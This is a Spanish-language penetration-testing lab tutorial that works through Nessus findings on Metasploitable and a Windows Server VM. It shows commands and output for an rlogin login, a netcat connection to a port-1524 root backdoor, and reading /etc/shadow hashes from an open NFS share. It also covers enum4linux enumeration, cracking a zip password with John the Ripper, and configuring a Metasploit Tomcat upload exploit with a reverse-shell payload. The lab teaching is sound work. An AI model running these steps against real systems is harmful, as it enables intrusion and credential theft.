The rlogin service is running on the remote host.

Description

The rlogin service is running on the remote host. This service is vulnerable since data is passed between the rlogin client and server in cleartext. A man-in-the-middle attacker can exploit this to sniff logins and passwords. Also, it may allow poorly authenticated logins without passwords. If the host is vulnerable to TCP sequence number guessing (from any network) or IP spoofing (including ARP hijacking on a local network) then it may be possible to bypass authentication.

Finally, rlogin is an easy way to turn file-write access into full logins through the .rhosts or rhosts.equiv files.

Solution

Comment out the 'login' line in /etc/inetd.conf and restart the inetd process. Alternatively, disable this service and use SSH instead.

Aquí nos está detectando una conexión remota con **rlogin**. Vamos a comprobarlo, para ello vamos a la terminal y ponemos

```
sudo rlogin -l msfadmin 192.168.1.77
```

Nos pedirá la contraseña del usuario, como en el punto de los diccionarios ya la sacamos pues solo tenemos que introducirla.


```
jotta@jotta:~$ sudo rlogin -l msfadmin 192.168.1.77
msfadmin@192.168.1.77's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Thu Oct 29 04:06:22 2020 from 192.168.1.83
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$
```

Ya nos ha entrado, ahora vamos a comprobar si va por un canal seguro, para ello cerramos la conexión, abrimos Wireshark, lo ponemos a la escucha y volemos a ejecutar el comando.



Todo correcto, está usando un canal SSH y a la derecha podemos ver que el tráfico está cifrado.

Analizando Vulnerabilidad Bind Shell Backdoor – Puerto 1524

51988 - Bind Shell Backdoor Detection

Synopsis

The remote host may have been compromised.

Description

A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.


Solution

Verify if the remote host has been compromised, and reinstall the system if necessary.

Esta vulnerabilidad ya la explotamos, está publica y no tiene mucho. Esa vulnerabilidad lo que te permite es conectarte a la máquina sin las credenciales, para probarlo vamos a usar

netcat.


```
sudo nc 192.168.1.77 1524
```



```
jotta@jotta:~$ sudo nc 192.168.1.77 1524
root@metasploitable:/# whoami
root
root@metasploitable:/#
```

Ahora con

Wireshark vamos a ver que canal usa. Hacemos lo mismo que en los pasos anteriores.



Como vemos la conexión no va cifrada.

Analizando Vulnerabilidad NFS – Puerto 2024

42256 - NFS Shares World Readable

Synopsis

The remote NFS server exports world-readable shares.

Description

The remote NFS server is exporting one or more shares without restricting access (based on hostname, IP, or IP range).

See Also

<http://www.tldp.org/HOWTO/NFS-HOWTO/security.html>

Solution

Place the appropriate restrictions on all NFS shares.

Esto nos indica que hay una unidad que se está montando de forma remota sin restricciones, por lo que nosotros podemos montarla en nuestro equipo.


Para ello yo me he creado una carpeta en el escritorio, para crear una carpeta solo tienes que ir a la ubicación donde quieras crearla y poner

```
mkdir nombreCarpeta
```

Una vez creada la carpeta vamos a montar la unidad.

```
sudo mount -t nfs 192.168.1.77:/ ./nombreCarpeta/ -o nolock
```

Ya estaría montada, ahora entramos a la carpeta poniendo **cd nombreCarpeta** y ponemos **ls** para listar lo que hay.



```
jotta@jotta:~/Escritorio$ sudo mount -t nfs 192.168.1.77:/ ./unidadmontada/ -o nolock
jotta@jotta:~/Escritorio$ ls
crunch.txt  SYN_Linux_q2pg2x.pdf  unidadmontada  Untitled.csv  usuarios.txt
jotta@jotta:~/Escritorio$ cd unidadmontada/
jotta@jotta:~/Escritorio/unidadmontada$ ls
bin  cdrom  etc  initrd  lib  media  nohup.out  proc  sbin  sys  usr  vmlinuz
boot  dev  home  initrd.img  lost+found  mnt  opt  root  srv  tmp  var
jotta@jotta:~/Escritorio/unidadmontada$
```

Vamos a intentar sacar las contraseñas de **shadow**

Vamos a volver a la carpeta anterior, para ello ponemos


```
cd ..
```

Después vamos a acceder a la carpeta etc de esa unidad

```
cd unidadmontada/etc
```

Y por último vamos a intentar abrir el fichero **shadow**

```
cat shadow
```



```
jotta@jotta:~/Escritorio/unidadmontada/etc$ cat shadow
cat: shadow: Permiso denegado
```

¿Parece que bien no? No me deja acceder, pero... esto también va con permisos locales...

Vamos a probar una cosa...

En mi caso voy a volver al directorio **Escritorio**.

Ahora me voy a dar permisos de super administrador con **sudo su**.

Y voy a volver a hacer lo mismo, creo una carpeta **mkdir unidadmontada2**

Vuelvo a montar la unidad en esa carpeta y vamos otra vez al fichero **shadow**.

```
root@jotta:/home/jotta/Escritorio/unidadmontada2/etc# cat ./shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:::14684:0:99999:7:::
dhcp::*:14684:0:99999:7:::
rotate restrictions on all NFS shares.
syslog::*:14684:0:99999:7:::
klog:$1$f2ZVMS4k$R9Xk1.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd::*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind::*:14685:0:99999:7:::
postfix::*:14685:0:99999:7:::
ftp::*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55::*:14691:0:99999:7:::
distccd::*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$KR3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd::*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd::*:15474:0:99999:7:::
root@jotta:/home/jotta/Escritorio/unidadmontada2/etc#
```


Como vemos ya tenemos acceso al fichero y podemos leerlo solo con autenticarnos de forma local. Esto es un fallo grandísimo.

Ahora vamos a ir al laboratorio de **Windows Server** y te voy a mandar unos deberes. Si puedes y tienes tiempo echa un ojo a las sentencias de MySQL, el funcionamiento de VNC, las sentencias de PostgreSQL... para así poder continuar explotando las siguientes vulnerabilidades.

Windows Server

En la parte de diccionarios conseguimos sacar el usuario **Jose** y la contraseña **LdapPassword_1**.

Ahora vamos a la página de WordPress y vamos a iniciar sesión.



Como podemos ver el usuario está muy limitado, lo que podemos intentar hacer es reciclar dichas credenciales con otros servicios.

Podemos pasar el enum4linux y ver que nos muestra ahora que tenemos unas credenciales.

```
sudo enum4linux -u Jose -p LdapPassword_1 -a 192.168.1.96
```

Ahora nos saca muchísima más información como los usuarios.

```
| _____|  
| Users on 192.168.1.96 |  
| _____|  
index: 0x0ea RID: 0x1f6 acb: 0x00000010 Account: Administrator Name: (null) Desc: Built-in account for administering the computer/domain  
index: 0x102b RID: 0x1f9 acb: 0x00000010 Account: Andres Name: Andres Desc: (null)  
index: 0x0eb RID: 0x1f5 acb: 0x00000015 Account: Guest Name: (null) Desc: Built-in account for guest access to the computer/domain  
index: 0x1029 RID: 0x1f7 acb: 0x00000010 Account: Jose Name: Jose Desc: (null)  
index: 0x02a RID: 0x1f6 acb: 0x00000011 Account: krbtgt Name: (null) Desc: Key Distribution Center Service Account  
index: 0x102a RID: 0x1f8 acb: 0x00000010 Account: Monica Name: Monica Desc: (null)  
index: 0x1027 RID: 0x1f6 acb: 0x00000010 Account: Pedro Name: Pedro Desc: (null)  
index: 0x0ed RID: 0x1e9 acb: 0x00000011 Account: sshd Name: sshd privsep Desc: (null)  
index: 0x0ee RID: 0x1ea acb: 0x00000010 Account: sshd_server Name: sshd server account Desc: (null)  
index: 0x0ec RID: 0x1e8 acb: 0x00000010 Account: vagrant Name: vagrant Desc: Vagrant User  
  
user:[Administrator] rid:[0x1f4]  
user:[Guest] rid:[0x1f5]  
user:[krbtgt] rid:[0x1f6]  
user:[vagrant] rid:[0x3e8]  
user:[sshd] rid:[0x3e9]  
user:[sshd_server] rid:[0x3ea]  
user:[Local System] rid:[0x3e5]  
user:[Jose] rid:[0x467]  
user:[Monica] rid:[0x468]  
user:[Andres] rid:[0x469]
```

También las cuentas compartidas, una carpeta llamada ADMIN en la que el Mappeo está OK y el listado igual. Además tenemos acceso a la ruta del disco duro C.

```
| _____|  
| Share Enumeration on 192.168.1.96 |  
| _____|  


| Sharename | Type | Comment            |
|-----------|------|--------------------|
| ADMIN\$   | Disk | Remote Admin       |
| C\$       | Disk | Default share      |
| IPC\$     | IPC  | Remote IPC         |
| NETLOGON  | Disk | Logon server share |
| SYSVOL    | Disk | Logon server share |



SMB1 disabled -- no workgroup available

  
[+] Attempting to map shares on 192.168.1.96  
//192.168.1.96/ADMIN$ Mapping: DENIED, Listing: N/A  
//192.168.1.96/C$ Mapping: DENIED, Listing: N/A  
//192.168.1.96/IPC$ [E] Can't understand response:  
NT_STATUS_INVALID_PARAMETER listing \*  
//192.168.1.96/NETLOGON Mapping: OK, Listing: OK  
//192.168.1.96/SYSVOL Mapping: OK, Listing: OK
```

Hemos obtenido mucha información por este medio, ahora vamos a probar con el **ftp**.

```
ftp 192.168.1.96
```

Ponemos las credenciales y en ese caso ha entrado, esto no siempre es así, pero se le puede hacer un ataque de diccionario.

Ahora podemos poner **ls** para que nos liste los ficheros que hay.


```
root@jotta:/home/jotta# ftp 192.168.1.96
Connected to 192.168.1.96.
220 Microsoft FTP Service
Name (192.168.1.96:jotta): Jose
331 Password required for Jose.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
11-22-20 03:07PM           488 rompeme.zip
226 Transfer complete.
ftp> █
```

Como vemos hay un .zip. Vamos a descargarlo para ver que hay, para ello ponemos el siguiente comando:


```
get rompeme.zip
```

```
ftp> get rompeme.zip
local: rompeme.zip remote: rompeme.zip
200 Port command successful
150 Opening data channel for file download from server of "/rompeme.zip"
WARNING! 4 bare linefeeds received in ASCII mode
File may not have transferred correctly.
226 Successfully transferred "/rompeme.zip"
976 bytes received in 0.02 secs (47.4026 kB/s)
ftp> █
```

Ahora vamos a intentar extraerlo. La ruta por defecto en la que se guarda es en la **home/usuario**



Le damos clic derecho, extraer, pero tiene contraseña.



Ahora le podemos hacer un ataque de diccionario **offline**. Vamos a usar **John The Ripper** para romper la contraseña ya que nos permite convertir ciertos ficheros a la cadena hash y después proceder a obtener su contraseña.

Para esto vamos a usar **zip2john** para así obtener el **hash**

```
sudo zip2john rompeme.zip
```

```
jotta@jotta:~$ sudo zip2john rompeme.zip
ver 2.0 rompeme.zip/IRC.log PKZIP Encr: cmplen=356, decmplen=614, crc=8AA635E1
ver 2.0 rompeme.zip/recentservers.xml PKZIP Encr: cmplen=326, decmplen=555, crc=9FC3F862
rompeme.zip:$pkzip2$2*1*0*8*24*8aa6*0705*7f29bc3f1a9d4e6309e59334b7727bfb9d406ffc376b34cb5ee04e3aa3f8fef3605f4f7*2*0
*146*x22b+9fc3f862*189*2*f*8*146*x9fc3*x08a4*496216688c22133069b7f2cb1770da0cf23fa549890549a0c17a0e8a21c218af7c61aa47264178
b867360d1852a8434ef81aba7f1767f775b73c7ae2c1b588520ea305c8d832b832b9ee9fb94176095759b3a567d6275597c4e2aaff9dc90022cdaf
8bfff8f84d4072bcd1a00fb95320b1d9ae91e6b7f0f419cf6f7eeb1d93cb17a8ddd819a16939e70c16512f2da0c6ec354c830fd5b23afa6256f7d0
5dadcc0bb86c99ebced27b4c4f0af3a08fb15f204159c6ed58bf8461a93e7cba18233a8b8338ba99122ce75a599f9ba2df6ebc50b48de76faf5adbb
3d6ba0206cb0601783ba2e24b0a662781a2fc7c4ece08a3188afe86a66a8630f21fd84e8012d4de4b24a736531204d7a2b48d366b04c142551abdde
7134149788d7b677523eb05324769638c11f259b0314dc1528cc287ba3d4f4ff4349e7c9cb711fe61191dee0f6ab6c0f8*$::pkzip2$::rompeme.z
ip:recentservers.xml, IRC.log:rompeme.zip
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.
jotta@jotta:~$
```


Ahora copiamos lo que he seleccionado y lo pegamos en un documento de texto.

Para crear el documento y pegarlo ponemos

nano nombrefichero

En mi caso he puesto

```
nano rompemehash
```



Lo guardamos presionando

ctrl + O y salimos presionando **ctrl + X**

Para comprobar que lo hemos puesto bien podemos poner

cat nombrefichero

En mi caso

```
cat rompemehash
```

```
jotta@jotta:~$ cat rompemehash
rompeme.zip:$pkzip2$2*x1*0*x*24*8aa6*0705*7f29bc3f1a9d4e6309e59334b7727bfbe9d406ffc376b34cb5ee04e3aa3f8fef3605f4f7*2*
*146*x2b*xfc3f862*x189*x2*f*x146*x9fc3*x08a4*x496216688c22133069b7f2cb177da0acf23fa549890549a0c17a0e8a21c218af7c61aa47264178
b867360d1852a843ae8f1aba7f1767f75b73c7ae2c1b588520ea305c8d832b832b9ee9efb94176095759b3a567d6275597c4e2aff9dc90022cdaf
8bfff84d4072bcd1a00bfb95320b1d9ae91e6b7f0f419cf6f7eeb1d93cb17a8ddd819a16939e70c16512f2da0ec354c830fd5b23afa6256f7d0
5dadcc0086c99ebced27b4c4f0af3a08fb15f204159c6ed58bf8461a93e7cdba18233a88338ba99122ce75a59ff9ba2dfe6bc50b48de76faf5adbb
3dbeba0206cb0601783bae24b0a62781a2fc7c4ece08a3188afe86a66a8630f21fd84e8012d4de4b24a736531204d7a2b48d366b04c142551abdde
7134149788d7b677523eb05324769638c11f259b0314dc1528cc287ba3d4f4ff4349e7c9cb711fe61191dee0f6ab6c0f8*$::rompeme.zip
jotta@jotta:~$
```

Ahora con

john vamos a pasarle el diccionario de rockyou.txt que dije en el punto anterior y en vez de pasarle el .zip le pasamos el fichero con el hash


```
sudo john --wordlist=/home/jotta/Descargas/rockyou.txt rompemehash
```

```
jotta@jotta:~$ sudo john --wordlist=/home/jotta/Descargas/rockyou.txt rompemehash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
simpleplan          (rompeme.zip)
1g 0:00:00:00 DONE (2020-10-29 13:58) 20.00g/s 163840p/s 163840c/s 163840C/s 123456 .. total90
Use the "--show" option to display all of the cracked passwords reliably
Session completed
jotta@jotta:~$
```

Según esto, la contraseña es

simpleplan. Ahora vamos a probarlo.

Ponemos **simpleplan** como contraseña y nos extrae lo que lleva



Vamos a ver que contiene
recentservers.xml

Lo abrimos y entre todo lo que podemos ver hay un usuario y una contraseña.

```
- <FileZilla3 version="3.35.2" platform="windows">
- <RecentServers>
- <Server>
  <Host>Pizzeria.virtual</Host>
  <Port>21</Port>
  <Protocol>0</Protocol>
  <Type>0</Type>
  <User>Pedro</User>
  <Password>WarG4m3</Password>
  <Logontype>2</Logontype>
  <TimezoneOffset>0</TimezoneOffset>
  <PasvMode>MODE_DEFAULT</PasvMode>
  <MaximumMultipleConnections>0</MaximumMultipleConnections>
  <EncodingType>Auto</EncodingType>
  <BypassProxy>0</BypassProxy>
</Server>
</RecentServers>
</FileZilla3>
```

Esto parece una tontería, pero el 60% de las empresas en las que he estado haciendo auditorías tenían un fichero con las claves o cadenas de conexión a base de datos con claves en texto plano y en la base de datos estaba almacenadas los hash de los usuarios.

Vamos a probar esos credenciales.



Puedes pensar, vale ¿y esto que? Ahora puedes hacer de todo, puedes meterle una Web Shell y crear una conexión remota.

Método automático

En este punto vamos a ver metodologías automatizadas para poder reproducir muchas de las vulnerabilidades que hemos visto en puntos anteriores.

Metasploitable

```
It was possible to log into the Tomcat Manager web app using the
following info :

URL      : http://192.168.1.77:8180/manager/html
Username : tomcat
Password : tomcat

URL      : http://192.168.1.77:8180/host-manager/html
Username : tomcat
Password : tomcat

URL      : http://192.168.1.77:8180/manager/status
Username : tomcat
Password : tomcat
```

Para que veas que potente es tener unas credenciales válidas este ataque lo vamos a hacer a una vulnerabilidad de Tomcat.

Esto me dice que está utilizando credenciales por defecto, más abajo pone las que son.

34970 - Apache Tomcat Manager Common Administrative Credentials

Synopsis

The management console for the remote web server is protected using a known set of credentials.

Description

Nessus was able to gain access to the Manager web application for the remote Tomcat server using a known set of credentials. A remote attacker can exploit this issue to install a malicious application on the affected server and run arbitrary code with Tomcat's privileges (usually SYSTEM on Windows, or the unprivileged 'tomcat' account on Unix). Note that worms are known to propagate this way.

See Also

<https://markmail.org/thread/wfu4nff5chvkb6xp>
<http://svn.apache.org/viewvc?view=revision&revision=834047>
<http://www.nessus.org/u?e7339edb>
<https://www.zerodayinitiative.com/advisories/ZDI-10-214/>
<https://seclists.org/fulldisclosure/2010/Oct/259>

Solution

Edit the associated 'tomcat-users.xml' file and change or remove the affected set of credentials.

Para hacer esta prueba automática vamos a utilizar Metasploit, como ya sabes primero hay que inicializar la base de datos de

postgresql

```
sudo service postgresql start
```

Y a continuación arrancar la consola de **Metasploit**.

```
sudo msfconsole
```

Metasploit tiene módulos de vulnerabilidades que son debidos de fallos en el diseño a la hora de crear el servicio, pero también tiene módulos que solo necesitan disponer de unas credenciales válidas para poder ejecutarse.

Como vamos a hacer un ataque al servicio tomcat vamos a ver que módulos tenemos para ello ponemos

```
search tomcat
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/admin/http/tomcat_administration	2020-04-21	normal	Yes	IBM Data Risk Manager Arbitrary File Download
1	auxiliary/admin/http/tomcat_utf8_traversal	2009-01-09	normal	No	Tomcat Administration Tool Default Access
2	auxiliary/admin/http/tremmicro_dlv_traversal	2009-01-09	normal	No	TremMicro Data Loss Prevention 5.5 Directory Traversal
3	auxiliary/dos/http/tomcat_file_traversal_and_dos	2010-07-06	normal	No	Apache Tomcat File Traversal And Denial Of Service
5	auxiliary/dos/http/apache_tomcat_transfer_encoding	2010-07-09	normal	No	Apache Tomcat Transfer-Encoding Information Disclosure and DoS
6	auxiliary/dos/http/hashcollision_dos	2011-12-28	normal	No	Hashtable Collisions
7	auxiliary/scanner/http/tomcat_enum		normal	No	Apache Tomcat User Enumeration
8	auxiliary/scanner/http/tomcat_login		normal	No	Apache Tomcat User Login Utility
9	exploit/linux/http/cisco_prime_inf_rce	2018-10-04	excellent	Yes	Cisco Prime Infrastructure Unauthenticated Remote Code Execution
10	exploit/linux/http/cpl.tararchive.upload	2019-05-15	excellent	Yes	Cisco Prime Infrastructure Health Monitor TarArchive Directory Traversal Vulnerability
11	exploit/multi/http/cisco_dcm_upload_2019	2019-06-26	excellent	Yes	Cisco Data Center Network Manager Unauthenticated Remote Code Execution
12	exploit/multi/http/cisco_ipsec_oob_injection	2019-07-22	excellent	Yes	Cisco IPsec OOB Injections
13	exploit/multi/http.struts_code_exec_classloader	2014-03-06	manual	No	Apache Struts Classloader Manipulation Remote Code Execution
14	exploit/multi/http.struts_dev_mode	2012-01-06	excellent	Yes	Apache Struts 2 Developer Mode OGNL Execution
15	exploit/multi/http/tomcat_jsp_upload_bypass	2017-10-03	excellent	Yes	Tomcat RCE via JSP Upload Bypass
16	exploit/multi/http/tomcat_mng_upload	2019-05-09	excellent	Yes	Apache Tomcat Manager Unauthenticated Authenticated Code Execution
17	exploit/multi/http/tomcat_mgr_upload	2009-11-09	excellent	Yes	Apache Tomcat Manager Authenticated Upload Code Execution
18	exploit/multi/http/zemworks_configuration_management_upload	2015-04-07	excellent	Yes	Novell ZEMWORKS Configuration Management Arbitrary File Upload
19	exploit/windows/http/cayin_xpost_sql_rce	2020-06-04	excellent	Yes	Cayin XPost w/anyorder_send SQLi to RCE
20	exploit/windows/http/cayin_xpost_cmslineargs	2019-04-10	excellent	Yes	Cayin XPost CMSLineArgs
21	post/multi/gather/tomcat_gather		normal	No	Gather Tomcat Credentials
22	post/windows/gather/enum_tomcat		normal	No	Windows Gather Apache Tomcat Enumeration

De todos los que aparecen en este caso vamos a usar el 17,

¿por qué ese y no otro? Por varias razones, la primera es que es de los pocos con un **Rank excellent** para autenticarse, **¿cómo sé que es para autenticarse?** Lo pone en la descripción, pero hay varios, **¿cómo sé que es ese y no el 16?**, en otra situación te diría que probando, pero en este caso entre el número 16 y 17 hay muy poca diferencia, a nivel técnico te diría que creo que el Nº16 usa PUT y el Nº17 POST.

- PUT se utiliza para crear recursos en el servidor.
- POST se utiliza para actualizar recursos en el servidor.

Si no tienes una tarea específica y solo tienes que meterte en el servidor te diría que da igual el que selecciones.

Para seleccionar ese ponemos

```
use exploit/multi/http/tomcat_mgr_upload
```

Ahora vamos a ver los datos que tenemos que llenar, para ello ponemos

```
options
```

```

msf5 exploit(multi/http/tomcat_mgr_upload) > options
Module options (exploit/multi/http/tomcat_mgr_upload):
Name      Current Setting  Required  Description
HttpPassword          no        The password for the specified username
HttpUsername          yes       The username to authenticate as
Proxies                no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS               yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT                 80       yes       The target port (TCP)
SSL                   false     no        Negotiate SSL/TLS for outgoing connections
TARGETURI             /manager yes       The URI path of the manager app ('/html/upload and /undeploy will be used')
VHOST                no        HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST    192.168.1.83   yes       The listen address (an interface may be specified)
LPORT    4444            yes       The listen port

Exploit target:
Id  Name
--  --
0   Java Universal

```

Aquí hay que rellenar los resaltados, en este caso como no hay ningún **proxy** entonces no hace falta rellenarlo. Para rellenarlos solo hay que poner **set <parámetro> <valor>**

```

set httppassword tomcat
set httpusername tomcat
set rhost 192.168.1.77
set rport 8180

```

¿Cómo sabemos que son esas credenciales, ese rhost y es el puerto 8180? En el informe de Nessus lo indica.

El payload que lleva me gusta así que voy a dejar ese, para ver todos los payloads disponibles para ese módulo hay que poner

```
show payloads
```

```

msf5 exploit(multi/http/tomcat_mgr_upload) > show payloads
Compatible Payloads

```

#	Name	Disclosure Date	Rank	Check	Description
0	generic/custom	manual	No	No	Custom Payload
1	generic/shell_bind_tcp	manual	No	No	Generic Command Shell, Bind TCP Inline
2	generic/shell_reverse_tcp	manual	No	No	Generic Command Shell, Reverse TCP Inline
3	java/jsp_shell_bind_tcp	manual	No	No	Java JSP Command Shell, Bind TCP Inline
4	java/jsp_shell_reverse_tcp	manual	No	No	Java JSP Command Shell, Reverse TCP Inline
5	java/meterpreter/bind_tcp	manual	No	No	Java Meterpreter, Java Bind TCP Stager
6	java/meterpreter/reverse_tcp	manual	No	No	Java Meterpreter, Java Reverse TCP Stager
7	java/meterpreter/reverse_https	manual	No	No	Java Meterpreter, Java Reverse HTTPS Stager
8	java/meterpreter/reverse_tcp	manual	No	No	Java Meterpreter, Java Reverse TCP Stager
9	java/shell/bind_tcp	manual	No	No	Command Shell, Java Bind TCP Stager
10	java/shell/reverse_tcp	manual	No	No	Command Shell, Java Reverse TCP Stager
11	java/shell_reverse_tcp	manual	No	No	Java Command Shell, Reverse TCP Inline
12	multi/meterpreter/reverse_http	manual	No	No	Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architectures)
13	multi/meterpreter/reverse_https	manual	No	No	Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architectures)

¿Cómo sabes que es ese Payloads y no otro? Leyendo la descripción, viendo si se adapta a lo que necesito y probando.

No todo va a funcionar a la primera, si un payload no te da el resultado que esperabas pruebas con otro.

En cuanto al Payload hay que revisar que el LHOST sea nuestra IP para recibir la información, para cambiar la IP asociada al LHOST hay que poner **set lhost <ip>**

En mi caso la ha pillado de forma automática así que no la cambiaré.

